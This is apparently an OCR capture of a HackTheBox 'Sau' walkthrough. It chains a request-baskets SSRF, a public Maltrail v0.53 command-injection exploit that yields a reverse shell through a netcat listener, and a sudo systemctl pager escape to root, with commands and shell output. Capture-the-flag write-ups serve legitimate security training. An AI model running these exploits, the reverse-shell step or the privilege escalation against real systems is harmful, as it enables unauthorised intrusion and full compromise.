
SAU HackTheBox Walkthrough



Sau
Linux · Easy

20 Points


4.6 13042 Reviews

User Rated Difficulty

Target IP Address
10.10.11.224

Step 1:

Copy the IP address and scan the IP using nmap for open ports.




```
┌──(root💀Mysterious)-[/home/Mysterious]
└─# nmap -sS 10.10.11.224
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-16 11:26 EDT
Nmap scan report for 10.10.11.224
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
55555/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 24.45 seconds

┌──(root💀Mysterious)-[/home/Mysterious]
└─# 
```

We found 2 open ports and 1 filtered port.

Step 2:

Check whether we have any website hosted on this IP or not. We found a website on port 55555 (http://10.10.11.224:55555/web).




New Basket

Create a basket to collect and inspect HTTP requests

http://10.10.11.224:55555/ k7w7gev


Step 3:

We have also got a service name along with the version which can be vulnerable.



Powered by request-baskets | Version: 1.2.1

After some research, we found that Request-Baskets v1.2.1 is vulnerable to SSRF (Server-Side Request Forgery). We also found a GitHub link on how to exploit this vulnerability (https://gist.github.com/b33t1e/3079c10c88cad379fb166c389ce3b7b3).



https://gist.github.com/b33t1e/3079c10c88cad379fb166c389ce3b7b3

b33t1e / CVE-2023-27163

Created 7 months ago

`<script src="https://(`


CVE-2023-27163

```
[description]
request-baskets up to v1.2.1 was discovered to contain a Server-Side
Request Forgery (SSRF) via the component /api/baskets/{name}. This
vulnerability allows attackers to access network resources and
sensitive information via a crafted API request.
>
----------------------------------------
>
[VulnerabilityType Other]
Server-Side Request Forgery (SSRF)
>
----------------------------------------
>
[Vendor of Product]
https://github.com/darklynx/request-baskets
>
----------------------------------------
>
[Affected Product Code Base]
request-baskets - <= Version 1.2.1
>
----------------------------------------
>
[Affected Component]
The API endpoints /api/baskets/{name}, /baskets/{name} are vulnerable to unauthenticated Server-Side Request Forgery (SSRF) atta
>
----------------------------------------
>
[Attack Type]
Remote
```

According to this repo we have to forward the request to http://127.0.0.1:80/

Step 4:

Create a new basket in /web webpage.




Request Baskets

New Basket

Create a basket to collect and inspect HTTP requests

http://10.10.11.224:55555/ htb_sau

So, after creating a new basket, go to Configuration settings and do the changes as done in the below picture.



Configuration Settings

Forward URL: http://127.0.0.1:80/


☐ Insecure TLS only affects forwarding to URLs like `https://...`

☑ Proxy Response

☑ Expand Forward Path

Basket Capacity: 200

Now copy the link and open it in a new tab. You will get a new webpage.




Empty basket!

This basket is empty, send requests to `http://10.10.11.224:55555/htb_sau` and they will appear here.

Step 5:

In the new site we will get to know about a new service called **Maltrail (v0.53).**

After googling about it, we found another Github repo for exploiting this version (https://github.com/spookier/Maltrail-v0.53-Exploit).



spookier Update README.md 2b90518 2 days ago 9 commits

README.md	Update README.md	2 days ago
exploit.py	Update exploit.py	3 months ago

README.md

Weaponized Exploit for Maltrail v0.53 Unauthenticated OS Command Injection (RCE)

This Python script exploits a command injection vulnerability in the Maltrail (v0.53) web service

- The vulnerability exists in the login page and can be exploited via the `username` parameter

Vulnerability Explanation

In this specific case, the `username` parameter of the login page doesn't properly sanitize the input, allowing an attacker to inject OS commands

The service uses the `subprocess.check_output()` function to execute a shell command that logs the username

Step 6:

Clone the repo in the local machine using command :-

# git clone https://github.com/spookier/Maltrail-v0.53-Exploit.git

Now, open 2 terminal side-by-side.

In one terminal, listen for the incoming request on port 4444 using netcat command, i.e.,

# nc -nlvp 4444


In another terminal, go to the directory and run this command:-

# python3 exploit.py [listening_IP] 4444 http://10.10.11.224:55555/htb_sau/login

After executing the command, you will get a reverse shell.

Step 7:

Navigate to the */home/puma* directory, and you will get a file called *user.txt*, where you will get the user flag.




```
┌──(root💀Mysterious)-[/home/Mysterious]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.51] from (UNKNOWN) [10.10.11.224] 60442
$ cd /home/puma
cd /home/puma
$ ls
ls
LinPeas.sh  exploit  exploit.c  exploit.sh  user.txt
```

Step 8:

Now type the command:-

$ sudo -l


[For more details about this command, check click here]



```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$ 
```

We got only one command that we can run as a non-root user.

After doing some research, we got a way to gain the root shell from https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-systemctl-privilege-escalation/


Exploit Notes
Search
Sudo Privilege Escalation by Overriding Shared Library
Sudo Reboot Privilege Escalation
Sudo Screen Privilege Escalation
Sudo Service Privilege Escalation
Sudo Shutdown, Poweroff Privilege Escalation
Sudo Systemctl Privilege Escalation
Sudo Tee Privilege Escalation
Sudo Umount Privilege Escalation
Sudo Vim Privilege Escalation
Sudo Wall Privilege Escalation
Sudo Wget Privilege Escalation
Sudoedit Privilege Escalation
Tar Wildcard Injection PrivEsc
Update-Motd Privilege Escalation
irb (Interactive Ruby Shell) Privilege Escalation
Post Exploitation
Linux Backdoors
Tools by HDKS
Fuzzagotchi
Automatic web fuzzer.
autOrecOn
Auto reconnaissance CLI.
Hash Cracker
Hash identifier.

Spawn Shell in the Pager

```
sudo -l

# output
(ALL) NOPASSWD: systemctl status example.service
```

If we can execute `systemctl status` as root, we can spawn another shell in the pager.
Just run the command with `sudo`.

```
sudo systemctl status example.service
```

Then enter the following command in the pager like `less`.


```
!sh
```

Spawning the shell, then we can get another user shell.

Step 9:


Now, type the command:

$ sudo /usr/bin/systemctl status trail.service



```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!sh
!sshh!sh
# whoami
whoami
root
# 
```

So, finally we got the root access. Now go to the */root* directory and you will get the root flag inside *root.txt* file.



```
# ls /root
ls /root
go  root.txt
# 
```